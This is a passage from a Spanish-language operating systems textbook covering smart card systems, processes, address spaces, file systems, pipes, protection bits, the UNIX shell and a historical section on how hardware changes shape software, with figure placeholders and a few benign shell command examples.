Como en los sistemas en tiempo real es crucial cumplir con tiempos predeterminados para realizar una acción, algunas veces el sistema operativo es simplemente una biblioteca enlazada con los programas de aplicación, en donde todo está acoplado en forma estrecha y no hay protección entre cada una de las partes del sistema. Un ejemplo de este tipo de sistema en tiempo real es e-Cos.

Las categorías de sistemas para computadoras de bolsillo, sistemas integrados y sistemas en tiempo real se traslapan en forma considerable. Casi todos ellos tienen por lo menos ciertos aspectos de tiempo real suave. Los sistemas integrados y de tiempo real sólo ejecutan software que colocan los diseñadores del sistema; los usuarios no pueden agregar su propio software, lo cual facilita la protección. Los sistemas de computadoras de bolsillo y los sistemas integrados están diseñados para los consumidores, mientras que los sistemas en tiempo real son más adecuados para el uso industrial. Sin embargo, tienen ciertas características en común.

1.4.9 Sistemas operativos de tarjetas inteligentes

Los sistemas operativos más pequeños operan en las tarjetas inteligentes, que son dispositivos del tamaño de una tarjeta de crédito que contienen un chip de CPU. Tienen varias severas restricciones de poder de procesamiento y memoria. Algunas se energizan mediante contactos en el lector en el que se insertan, pero las tarjetas inteligentes sin contactos se energizan mediante inducción, lo cual limita en forma considerable las cosas que pueden hacer. Algunos sistemas de este tipo pueden realizar una sola función, como pagos electrónicos; otros pueden llevar a cabo varias funciones en la misma tarjeta inteligente. A menudo éstos son sistemas propietarios.

Algunas tarjetas inteligentes funcionan con Java. Lo que esto significa es que la ROM en la tarjeta inteligente contiene un intérprete para la Máquina virtual de Java (JVM). Los applets de Java (pequeños programas) se descargan en la tarjeta y son interpretados por el intérprete de la JVM. Algunas de estas tarjetas pueden manejar varias applets de Java al mismo tiempo, lo cual conlleva a la multiprogramación y a la necesidad de planificarlos. La administración de los recursos y su protección también se convierten en un problema cuando hay dos o más applets presentes al mismo tiempo. El sistema operativo (que por lo general es en extremo primitivo) presente en la tarjeta es el encargado de manejar estas cuestiones.

1.5 CONCEPTOS DE LOS SISTEMAS OPERATIVOS

La mayoría de los sistemas operativos proporcionan ciertos conceptos básicos y abstracciones tales como procesos, espacios de direcciones y archivos, que son la base para comprender su funcionamiento. En las siguientes secciones analizaremos algunos de estos conceptos básicos en forma breve, como una introducción. Más adelante en el libro volveremos a analizar cada uno de ellos con mayor detalle. Para ilustrar estos conceptos, de vez en cuando utilizaremos ejemplos que por lo general se basan en UNIX. No obstante, por lo general existen también ejemplos similares en otros sistemas, además de que en el capítulo 11 estudiaremos Windows Vista con detalle.

1.5.1 Procesos

Un concepto clave en todos los sistemas operativos es el **proceso**. Un proceso es en esencia un programa en ejecución. Cada proceso tiene asociado un **espacio de direcciones**, una lista de ubicaciones de memoria que va desde algún mínimo (generalmente 0) hasta cierto valor máximo, donde el proceso puede leer y escribir información. El espacio de direcciones contiene el programa ejecutable, los datos del programa y su pila. También hay asociado a cada proceso un conjunto de recursos, que comúnmente incluye registros (el contador de programa y el apuntador de pila, entre ellos), una lista de archivos abiertos, alarmas pendientes, listas de procesos relacionados y toda la demás información necesaria para ejecutar el programa. En esencia, un proceso es un recipiente que guarda toda la información necesaria para ejecutar un programa.

En el capítulo 2 volveremos a analizar el concepto de proceso con más detalle, pero por ahora la manera más fácil de que el lector se dé una buena idea de lo que es un proceso es pensar en un sistema de multiprogramación. El usuario puede haber iniciado un programa de edición de video para convertir un video de una hora a un formato específico (algo que puede tardar horas) y después irse a navegar en la Web. Mientras tanto, un proceso en segundo plano que despierta en forma periódica para comprobar los mensajes entrantes puede haber empezado a ejecutarse. Así tenemos (cuando menos) tres procesos activos: el editor de video, el navegador Web y el lector de correo electrónico. Cada cierto tiempo, el sistema operativo decide detener la ejecución de un proceso y empezar a ejecutar otro; por ejemplo, debido a que el primero ha utilizado más tiempo del que le correspondía de la CPU en el último segundo.

Cuando un proceso se suspende en forma temporal como en el ejemplo anterior, debe reiniciarse después exactamente en el mismo estado que tenía cuando se detuvo. Esto significa que toda la información acerca del proceso debe guardarse en forma explícita en alguna parte durante la suspensión. Por ejemplo, el proceso puede tener varios archivos abiertos para leerlos al mismo tiempo. Con cada uno de estos archivos hay un apuntador asociado que proporciona la posición actual (es decir, el número del byte o registro que se va a leer a continuación). Cuando un proceso se suspende en forma temporal, todos estos apuntadores deben guardarse de manera que una llamada a `read` que se ejecute después de reiniciar el proceso lea los datos apropiados. En muchos sistemas operativos, toda la información acerca de cada proceso (además del contenido de su propio espacio de direcciones) se almacena en una tabla del sistema operativo, conocida como la **tabla de procesos**, la cual es un arreglo (o lista enlazada) de estructuras, una para cada proceso que se encuentre actualmente en existencia.

Así, un proceso (suspendido) consiste en su espacio de direcciones, que se conoce comúnmente como **imagen de núcleo** (en honor de las memorias de núcleo magnético utilizadas antaño) y su entrada en la tabla de procesos, que guarda el contenido de sus registros y muchos otros elementos necesarios para reiniciar el proceso más adelante.

Las llamadas al sistema de administración de procesos clave son las que se encargan de la creación y la terminación de los procesos. Considere un ejemplo común. Un proceso llamado **intérprete de comandos** o **shell** lee comandos de una terminal. El usuario acaba de escribir un comando, solicitando la compilación de un programa. El shell debe entonces crear un proceso para ejecutar el compilador. Cuando ese proceso ha terminado la compilación, ejecuta una llamada al sistema para terminarse a sí mismo.

Si un proceso puede crear uno o más procesos aparte (conocidos como **procesos hijos**) y estos procesos a su vez pueden crear procesos hijos, llegamos rápidamente la estructura de árbol de procesos de la figura 1-13. Los procesos relacionados que cooperan para realizar un cierto trabajo a menudo necesitan comunicarse entre sí y sincronizar sus actividades. A esta comunicación se le conoce como **comunicación entre procesos**, que veremos con detalle en el capítulo 2.




Figura 1-13. Un árbol de proceso. El proceso *A* creó dos proceso hijos, *B* y *C*. El proceso *B* creó tres procesos hijos, *D*, *E* y *F*.

Hay otras llamadas al sistema de procesos disponibles para solicitar más memoria (o liberar la memoria sin utilizar), esperar a que termine un proceso hijo y superponer su programa con uno distinto.

En algunas ocasiones se tiene la necesidad de transmitir información a un proceso en ejecución que no está esperando esta información. Por ejemplo, un proceso que se comunica con otro, en una computadora distinta, envía los mensajes al proceso remoto a través de una red de computadoras. Para protegerse contra la posibilidad de que se pierda un mensaje o su contestación, el emisor puede solicitar que su propio sistema operativo le notifique después de cierto número de segundos para que pueda retransmitir el mensaje, si no se ha recibido aún la señal de aceptación. Después de asignar este temporizador, el programa puede continuar realizando otro trabajo.

Cuando ha transcurrido el número especificado de segundos, el sistema operativo envía una **señal de alarma** al proceso. La señal provoca que el proceso suspenda en forma temporal lo que esté haciendo, almacene sus registros en la pila y empiece a ejecutar un procedimiento manejador de señales especial, por ejemplo, para retransmitir un mensaje que se considera perdido. Cuando termina el manejador de señales, el proceso en ejecución se reinicia en el estado en el que se encontraba justo antes de la señal. Las señales son la analogía en software de las interrupciones de hardware y se pueden generar mediante una variedad de causas además de la expiración de los temporizadores. Muchas traps detectadas por el hardware, como la ejecución de una instrucción ilegal o el uso de una dirección inválida, también se convierten en señales que se envían al proceso culpable.

Cada persona autorizada para utilizar un sistema recibe una **UID** (*User Identification*, Identificación de usuario) que el administrador del sistema le asigna. Cada proceso iniciado tiene el UID de la persona que lo inició. Un proceso hijo tiene el mismo UID que su padre. Los usuarios pueden ser miembros de grupos, cada uno de los cuales tiene una **GID** (*Group Identification*, Identificación de grupo).

Una UID conocida como **superusuario** (*superuser* en UNIX) tiene poder especial y puede violar muchas de las reglas de protección. En instalaciones extensas, sólo el administrador del sistema conoce la contraseña requerida para convertirse en superusuario, pero muchos de los usuarios ordi-

narios (en especial los estudiantes) dedican un esfuerzo considerable para tratar de encontrar fallas en el sistema que les permitan convertirse en superusuario sin la contraseña.

En el capítulo 2 estudiaremos los procesos, la comunicación entre procesos y las cuestiones relacionadas.

1.5.2 Espacios de direcciones

Cada computadora tiene cierta memoria principal que utiliza para mantener los programas en ejecución. En un sistema operativo muy simple sólo hay un programa a la vez en la memoria. Para ejecutar un segundo programa se tiene que quitar el primero y colocar el segundo en la memoria.

Los sistemas operativos más sofisticados permiten colocar varios programas en memoria al mismo tiempo. Para evitar que interfieran unos con otros (y con el sistema operativo), se necesita cierto mecanismo de protección. Aunque este mecanismo tiene que estar en el hardware, es controlado por el sistema operativo.

El anterior punto de vista se relaciona con la administración y protección de la memoria principal de la computadora. Aunque diferente, dado que la administración del espacio de direcciones de los procesos está relacionada con la memoria, es una actividad de igual importancia. Por lo general, cada proceso tiene cierto conjunto de direcciones que puede utilizar, que generalmente van desde 0 hasta cierto valor máximo. En el caso más simple, la máxima cantidad de espacio de direcciones que tiene un proceso es menor que la memoria principal. De esta forma, un proceso puede llenar su espacio de direcciones y aún así habrá suficiente espacio en la memoria principal para contener todo lo necesario.

Sin embargo, en muchas computadoras las direcciones son de 32 o 64 bits, con lo cual se obtiene un espacio de direcciones de 2^{32} o 2^{64} bytes, respectivamente. ¿Qué ocurre si un proceso tiene más espacio de direcciones que la memoria principal de la computadora, y desea usarlo todo? En las primeras computadoras, dicho proceso simplemente no podía hacer esto. Hoy en día existe una técnica llamada memoria virtual, como se mencionó antes, en la cual el sistema operativo mantiene una parte del espacio de direcciones en memoria principal y otra parte en el disco, moviendo pedazos de un lugar a otro según sea necesario. En esencia, el sistema operativo crea la abstracción de un espacio de direcciones como el conjunto de direcciones al que puede hacer referencia un proceso. El espacio de direcciones se desacopla de la memoria física de la máquina, pudiendo ser mayor o menor que la memoria física. La administración de los espacios de direcciones y la memoria física forman una parte importante de lo que hace un sistema operativo, por lo cual el capítulo 3 se dedica a este tema.

1.5.3 Archivos

Otro concepto clave de casi todos los sistemas operativos es el sistema de archivos. Como se dijo antes, una de las funciones principales del sistema operativo es ocultar las peculiaridades de los discos y demás dispositivos de E/S, presentando al programador un modelo abstracto limpio y agradable de archivos independientes del dispositivo. Sin duda se requieren las llamadas al sistema para crear los archivos, eliminarlos, leer y escribir en ellos. Antes de poder leer un archivo, debe locali-

zarse en el disco para abrirse y una vez que se ha leído información del archivo debe cerrarse, por lo que se proporcionan llamadas para hacer estas cosas.

Para proveer un lugar en donde se puedan mantener los archivos, la mayoría de los sistemas operativos tienen el concepto de un **directorio** como una manera de agrupar archivos. Por ejemplo, un estudiante podría tener un directorio para cada curso que esté tomando (para los programas necesarios para ese curso), otro directorio para su correo electrónico y otro más para su página de inicio en World Wide Web. Así, se necesitan llamadas al sistema para crear y eliminar directorios. También se proporcionan llamadas para poner un archivo existente en un directorio y para eliminar un archivo de un directorio. Las entradas de directorio pueden ser archivos u otros directorios. Este modelo también da surgimiento a una jerarquía (el sistema de archivos) como se muestra en la figura 1-14.




Figura 1-14. Un sistema de archivos para un departamento universitario.

Las jerarquías de procesos y de archivos están organizadas en forma de árboles, pero la similitud se detiene ahí. Por lo general, las jerarquías de procesos no son muy profundas (más de tres niveles es algo inusual), mientras que las jerarquías de archivos son comúnmente de cuatro, cinco o incluso más niveles de profundidad. Es común que las jerarquías de procesos tengan un tiempo de vida corto, por lo general de minutos a lo más, mientras que la jerarquía de directorios puede existir por años. La propiedad y la protección también difieren para los procesos y los archivos. Por lo común, sólo un proceso padre puede controlar o incluso acceder a un proceso hijo, pero casi siem-

pre existen mecanismos para permitir que los archivos y directorios sean leídos por un grupo aparte del propietario.

Para especificar cada archivo dentro de la jerarquía de directorio, se proporciona su **nombre de ruta** de la parte superior de la jerarquía de directorios, el **directorio raíz**. Dichos nombres de ruta absolutos consisten de la lista de directorios que deben recorrerse desde el directorio raíz para llegar al archivo, y se utilizan barras diagonales para separar los componentes. En la figura 1-14, la ruta para el archivo *CS101* es */Docentes/Prof.Brown/Cursos/CS101*. La primera barra diagonal indica que la ruta es absoluta, es decir, que empieza en el directorio raíz. Como una observación adicional, en MS-DOS y Windows se utiliza el carácter de barra diagonal inversa (\) como separador en vez del carácter de barra diagonal (/), por lo que la ruta del archivo antes mostrado podría escribirse como *\Docentes\Prof.Brown\Cursos\CS101*. A lo largo de este libro utilizaremos generalmente la convención de UNIX para las rutas.

En cada instante, cada proceso tiene un **directorio de trabajo** actual, en el que se buscan los nombres de ruta que no empiecen con una barra diagonal. Como ejemplo, en la figura 1-14 si */Docentes/Prof.Brown* fuera el directorio de trabajo, entonces el uso del nombre de ruta *Cursos/CS101* produciría el mismo archivo que el nombre de ruta absoluto antes proporcionado. Los procesos pueden modificar su directorio de trabajo mediante una llamada al sistema que especifique el nuevo directorio de trabajo.

Antes de poder leer o escribir en un archivo se debe abrir y en ese momento se comprueban los permisos. Si está permitido el acceso, el sistema devuelve un pequeño entero conocido como **descriptor de archivo** para usarlo en las siguientes operaciones. Si el acceso está prohibido, se devuelve un código de error.

Otro concepto importante en UNIX es el sistema de archivos montado. Casi todas las computadoras personales tienen una o más unidades ópticas en las que se pueden insertar los CD-ROMs y los DVDs. Casi siempre tienen puertos USB, a los que se pueden conectar memorias USB (en realidad son unidades de estado sólido), y algunas computadoras tienen discos flexibles o discos duros externos. Para ofrecer una manera elegante de lidiar con estos medios removibles, UNIX permite adjuntar el sistema de archivos en un CD-ROM o DVD al árbol principal. Considere la situación de la figura 1-15(a). Antes de la llamada `mount` (montar), el **sistema de archivos raíz** en el disco duro y un segundo sistema de archivos en un CD-ROM están separados y no tienen relación alguna.

Sin embargo, el sistema de archivo en el CD-ROM no se puede utilizar, debido a que no hay forma de especificar los nombres de las rutas en él. UNIX no permite colocar prefijos a los nombres de rutas basados en un nombre de unidad o un número; ese sería precisamente el tipo de dependencia de dispositivos que los sistemas operativos deben eliminar. En vez de ello, la llamada al sistema `mount` permite adjuntar el sistema de archivos en CD-ROM al sistema de archivos raíz en donde el programa desea que esté. En la figura 1-15(b) el sistema de archivos en el CD-ROM se ha montado en el directorio *b*, con lo cual se permite el acceso a los archivos */b/x* y */b/y*. Si el directorio *b* tuviera archivos, éstos no estarían accesibles mientras el CD-ROM estuviera montado, debido a que */b* haría referencia al directorio raíz del CD-ROM (el hecho de no poder acceder a estos archivos no es tan grave como parece: los sistemas de archivos casi siempre se montan en directorios vacíos). Si un sistema contiene varios discos duros, todos se pueden montar en un solo árbol también.




Figura 1.15. (a) Antes de montarse, los archivos en el CD-ROM no están accesibles. (b) Después de montarse, forman parte de la jerarquía de archivos.

Otro concepto importante en UNIX es el **archivo especial**. Los archivos especiales se proporcionan para poder hacer que los dispositivos de E/S se vean como archivos. De esta forma se puede leer y escribir en ellos utilizando las mismas llamadas al sistema que se utilizan para leer y escribir en archivos. Existen dos tipos de archivos especiales: **archivos especiales de bloque** y **archivos especiales de carácter**. Los archivos especiales de bloque se utilizan para modelar dispositivos que consisten en una colección de bloques direccionables al azar, tales como los discos. Al abrir un archivo especial de bloque y leer, por decir, el bloque 4, un programa puede acceder de manera directa al cuarto bloque en el dispositivo sin importar la estructura del sistema de archivos que contenga. De manera similar, los archivos especiales de carácter se utilizan para modelar impresoras, módems y otros dispositivos que aceptan o producen como salida un flujo de caracteres. Por convención, los archivos especiales se mantienen en el directorio */dev*. Por ejemplo, */dev/lp* podría ser la impresora (a la que alguna vez se le llamó impresora de línea).

La última característica que veremos en esta descripción general está relacionada con los procesos y los archivos: los canales. Un **canal (**pipe**)** es un tipo de pseudoarchivo que puede utilizarse para conectar dos procesos, como se muestra en la figura 1-16. Si los procesos *A* y *B* desean comunicarse mediante el uso de un canal, deben establecerlo por adelantado. Cuando el proceso *A* desea enviar datos al proceso *B*, escribe en el canal como si fuera un archivo de salida. De hecho, la implementación de un canal es muy parecida a la de un archivo. El proceso *B* puede leer los datos a través del canal, como si fuera un archivo de entrada. Por ende, la comunicación entre procesos en UNIX tiene una apariencia muy similar a las operaciones comunes de lectura y escritura en los archivos. Y por si fuera poco, la única manera en que un proceso puede descubrir que el archivo de salida en el que está escribiendo no es en realidad un archivo sino un canal, es mediante una llamada al sistema especial. Los sistemas de archivos son muy importantes. En los capítulos 4, 10 y 11 hablaremos mucho más sobre ellos.

1.5.4 Entrada/salida

Todas las computadoras tienen dispositivos físicos para adquirir entrada y producir salida. Después de todo, ¿qué tendría de bueno una computadora si los usuarios no pudieran indicarle qué debe hacer y no pudieran obtener los resultados una vez que realizara el trabajo solicitado? Existen muchos




Figura 1-16. Dos procesos conectados mediante un canal.

tipos de dispositivos de entrada y de salida, incluyendo teclados, monitores, impresoras, etcétera. Es responsabilidad del sistema operativo administrar estos dispositivos.

En consecuencia, cada sistema operativo tiene un subsistema de E/S para administrar sus dispositivos de E/S. Parte del software de E/S es independiente de los dispositivos, es decir, se aplica a muchos o a todos los dispositivos de E/S por igual. Otras partes del software, como los drivers de dispositivos, son específicas para ciertos dispositivos de E/S. En el capítulo 5 analizaremos el software de E/S.

1.5.5 Protección

Las computadoras contienen grandes cantidades de información que los usuarios comúnmente desean proteger y mantener de manera confidencial. Esta información puede incluir mensajes de correo electrónico, planes de negocios, declaraciones fiscales y mucho más. Es responsabilidad del sistema operativo administrar la seguridad del sistema de manera que los archivos, por ejemplo, sólo sean accesibles para los usuarios autorizados.

Como un ejemplo simple, sólo para tener una idea de cómo puede funcionar la seguridad, considere el sistema operativo UNIX. Los archivos en UNIX están protegidos debido a que cada uno recibe un código de protección binario de 9 bits. El código de protección consiste en tres campos de 3 bits, uno para el propietario, uno para los demás miembros del grupo del propietario (el administrador del sistema divide a los usuarios en grupos) y uno para todos los demás. Cada campo tiene un bit para el acceso de lectura, un bit para el acceso de escritura y un bit para el acceso de ejecución. Estos 3 bits se conocen como los **bits rwx**. Por ejemplo, el código de protección *rwxr-x--x* indica que el propietario puede leer (**r**), escribir (**w**) o ejecutar (**x**) el archivo, otros miembros del grupo pueden leer o ejecutar (pero no escribir) el archivo y todos los demás pueden ejecutarlo (pero no leer ni escribir). Para un directorio, *x* indica el permiso de búsqueda. Un guión corto indica que no se tiene el permiso correspondiente.

Además de la protección de archivos, existen muchas otras cuestiones de seguridad. Una de ellas es proteger el sistema de los intrusos no deseados, tanto humanos como no humanos (por ejemplo, virus). En el capítulo 9 analizaremos varias cuestiones de seguridad.

1.5.6 El shell

El sistema operativo es el código que lleva a cabo las llamadas al sistema. Los editores, compiladores, ensambladores, enlazadores e intérpretes de comandos en definitiva no forman parte del sistema operativo, aun cuando son importantes y útiles. Con el riesgo de confundir un poco las cosas, en esta sección describiremos brevemente el intérprete de comandos de UNIX, conocido como

shell. Aunque no forma parte del sistema operativo, utiliza con frecuencia muchas características del mismo y, por ende, sirve como un buen ejemplo de la forma en que se pueden utilizar las llamadas al sistema. También es la interfaz principal entre un usuario sentado en su terminal y el sistema operativo, a menos que el usuario esté usando una interfaz gráfica de usuario. Existen muchos shells, incluyendo *sh*, *csh*, *ksh* y *bash*. Todos ellos soportan la funcionalidad antes descrita, que se deriva del shell original (*sh*).

Cuando cualquier usuario inicia sesión, se inicia un shell. El shell tiene la terminal como entrada estándar y salida estándar. Empieza por escribir el **indicador de comandos (prompt)**, un carácter tal como un signo de dólar, que indica al usuario que el shell está esperando aceptar un comando. Por ejemplo, si el usuario escribe

```
date
```

el shell crea un proceso hijo y ejecuta el programa *date* como el hijo. Mientras se ejecuta el proceso hijo, el shell espera a que termine. Cuando el hijo termina, el shell escribe de nuevo el indicador y trata de leer la siguiente línea de entrada.

El usuario puede especificar que la salida estándar sea redirigida a un archivo, por ejemplo:

```
date >archivo
```

De manera similar, la entrada estándar se puede redirigir, como en:

```
sort <archivo1 >archivo2
```

con lo cual se invoca el programa sort con la entrada que se recibe del *archivo1* y la salida se envía al *archivo2*.

La salida de un programa se puede utilizar como entrada para otro, si se conectan mediante un canal. Así:

```
cat archivo1 archivo2 archivo3 | sort >/dev/lp
```

invoca al programa *cat* para con*cat*enar tres archivos y enviar la salida a *sort* para ordenar todas las líneas en orden alfabético. La salida de *sort* se redirige al archivo */dev/lp*, que por lo general es la impresora.

Si un usuario coloca el signo & después de un comando, el shell no espera a que se complete. En vez de ello, proporciona un indicador de comandos de inmediato. En consecuencia:

```
cat archivo1  archivo2  archivo3  |  sort >/dev/lp &
```

inicia el comando sort como un trabajo en segundo plano y permite al usuario continuar su trabajo de manera normal mientras el ordenamiento se lleva a cabo. El shell tiene otras características interesantes, que no describiremos aquí por falta de espacio. La mayoría de los libros en UNIX describen el shell hasta cierto grado (por ejemplo, Kernighan y Pike, 1984; Kochan y Wood, 1990; Medinets, 1999; Newham y Rosenblatt, 1998; y Robbins, 1999).

Actualmente, muchas computadoras personales utilizan una GUI. De hecho, la GUI es sólo un programa que se ejecuta encima del sistema operativo, como un shell. En los sistemas Linux, este hecho se hace obvio debido a que el usuario tiene una selección de (por lo menos) dos GUIs: Gnome y KDE o ninguna (se utiliza una ventana de terminal en X11). En Windows también es posible

reemplazar el escritorio estándar de la GUI (*Windows Explorer*) con un programa distinto, para lo cual se modifican ciertos valores en el registro, aunque pocas personas hacen esto.

1.5.7 La ontogenia recapitula la filogenia

Después de que se publicó el libro de Charles Darwin titulado *El origen de las especies*, el zoólogo alemán Ernst Haeckel declaró que “la ontogenia recapitula la filogenia”. Lo que quiso decir fue que el desarrollo de un embrión (ontogenia) repite (es decir, recapitula) la evolución de las especies (filogenia). En otras palabras, después de la fertilización un óvulo humano pasa a través de las etapas de ser un pez, un cerdo y así en lo sucesivo, hasta convertirse en un bebé humano. Los biólogos modernos consideran esto como una simplificación burda, pero aún así tiene cierto grado de verdad.

Algo análogo ha ocurrido en la industria de las computadoras. Cada nueva especie (mainframe, minicomputadora, computadora personal, computadora de bolsillo, computadora de sistema integrado, tarjeta inteligente, etc.) parece pasar a través del desarrollo que hicieron sus ancestros, tanto en hardware como en software. A menudo olvidamos que la mayor parte de lo que ocurre en el negocio de las computadoras y en muchos otros campos está controlado por la tecnología. La razón por la que los antiguos romanos no tenían autos no es que les gustara caminar mucho; se debió a que no sabían construirlos. Las computadoras personales existen *no* debido a que millones de personas tienen un deseo reprimido durante siglos de poseer una computadora, sino a que ahora es posible fabricarlas a un costo económico. A menudo olvidamos qué tanto afecta la tecnología a nuestra visión de los sistemas y vale la pena reflexionar sobre este punto de vez en cuando.

En especial, con frecuencia ocurre que un cambio en la tecnología hace que una idea se vuelva obsoleta y desaparece con rapidez. Sin embargo, otro cambio en la tecnología podría revivirla de nuevo. Esto es en especial verdadero cuando el cambio tiene que ver con el rendimiento relativo de distintas partes del sistema. Por ejemplo, cuando las CPUs se volvieron mucho más rápidas que las memorias, las cachés tomaron importancia para agilizar la memoria “lenta”. Si algún día la nueva tecnología de memoria hace que las memorias sean mucho más rápidas que las CPUs, las cachés desaparecerán. Y si una nueva tecnología de CPUs las hace más rápidas que las memorias de nuevo, las cachés volverán a aparecer. En biología, la extinción es para siempre, pero en la ciencia computacional, algunas veces sólo es durante unos cuantos años.

Como consecuencia de esta transitoriedad, en este libro analizaremos de vez en cuando conceptos “obsoletos”, es decir, ideas que no son óptimas con la tecnología actual. Sin embargo, los cambios en la tecnología pueden traer de nuevo algunos de los denominados “conceptos obsoletos”. Por esta razón, es importante comprender por qué un concepto es obsoleto y qué cambios en el entorno pueden hacer que vuelva de nuevo.

Para aclarar aún más este punto consideremos un ejemplo simple. Las primeras computadoras tenían conjuntos de instrucciones cableados de forma fija. Las instrucciones se ejecutaban directamente por el hardware y no se podían modificar. Después llegó la microprogramación (primero se introdujo en gran escala con la IBM 360), en la que un intérprete subyacente ejecutaba las “instrucciones de hardware” en el software. La ejecución de instrucciones fijas se volvió obsoleta. Pero esto no era lo bastante flexible. Después se inventaron las computadoras RISC y la microprogramación

(es decir, la ejecución interpretada) se volvió obsoleta, debido a que la ejecución directa era más veloz. Ahora estamos viendo el resurgimiento de la interpretación en forma de applets de Java que se envían a través de Internet y se interpretan al momento de su llegada. La velocidad de ejecución no siempre es crucial, debido a que los retrasos en la red son tan grandes que tienden a dominar. Por ende, el péndulo ha oscilado varias veces entre la ejecución directa y la interpretación y puede volver a oscilar de nuevo en el futuro.

Memorias extensas

Ahora vamos a examinar algunos desarrollos históricos en el hardware y la forma en que han afectado al software repetidas veces. Las primeras mainframes tenían memoria limitada. Una IBM 7090 o 7094 completamente equipada, que fungió como rey de la montaña desde finales de 1959 hasta 1964, tenía cerca de 128 KB de memoria. En su mayor parte se programaba en lenguaje ensamblador y su sistema operativo estaba escrito en lenguaje ensamblador también para ahorrar la valiosa memoria.

A medida que pasaba el tiempo, los compiladores para lenguajes como FORTRAN y COBOL se hicieron lo bastante buenos como para que el lenguaje ensamblador se hiciera obsoleto. Pero cuando se liberó al mercado la primera minicomputadora comercial (PDP-1), sólo tenía 4096 palabras de 18 bits de memoria y el lenguaje ensamblador tuvo un regreso sorpresivo. Con el tiempo, las microcomputadoras adquirieron más memoria y los lenguajes de alto nivel prevalecieron.

Cuando las microcomputadoras llegaron a principios de 1980, las primeras tenían memorias de 4 KB y la programación en lenguaje ensamblador surgió de entre los muertos. A menudo, las computadoras embebidas utilizaban los mismos chips de CPU que las microcomputadoras (8080, Z80 y posteriormente 8086) y también se programaban en ensamblador al principio. Ahora sus descendientes, las computadoras personales, tienen mucha memoria y se programan en C, C++ y Java, además de otros lenguajes de alto nivel. Las tarjetas inteligentes están pasando por un desarrollo similar, aunque más allá de un cierto tamaño, a menudo tienen un intérprete de Java y ejecutan los programas de Java en forma interpretativa, en vez de que se compile Java al lenguaje máquina de la tarjeta inteligente.

Hardware de protección

Las primeras mainframes (como la IBM 7090/7094) no tenían hardware de protección, por lo que sólo ejecutaban un programa a la vez. Un programa con muchos errores podía acabar con el sistema operativo y hacer que la máquina fallara con facilidad. Con la introducción de la IBM 360, se hizo disponible una forma primitiva de protección de hardware y estas máquinas podían de esta forma contener varios programas en memoria al mismo tiempo, y dejarlos que tomaran turnos para ejecutarse (multiprogramación). La monoprogramación se declaró obsoleta.

Por lo menos hasta que apareció la primera minicomputadora (sin hardware de protección) la multiprogramación no fue posible. Aunque la PDP-1 y la PDP-8 no tenían hardware de protección, en cierto momento se agregó a la PDP-11 dando entrada a la multiprogramación y con el tiempo a UNIX.

Cuando se construyeron las primeras microcomputadoras, utilizaban el chip de CPU 8080 de Intel, que no tenía protección de hardware, por lo que regresamos de vuelta a la monoprogramación. No fue sino hasta el Intel 80286 que se agregó hardware de protección y se hizo posible la multiprogramación. Hasta la fecha, muchos sistemas integrados no tienen hardware de protección y ejecutan un solo programa.

Ahora veamos los sistemas operativos. Al principio, las primeras mainframes no tenían hardware de protección ni soporte para la multiprogramación, por lo que ejecutaban sistemas operativos simples que se encargaban de un programa cargado en forma manual a la vez. Más adelante adquirieron el soporte de hardware y del sistema operativo para manejar varios programas a la vez, después capacidades completas de tiempo compartido.

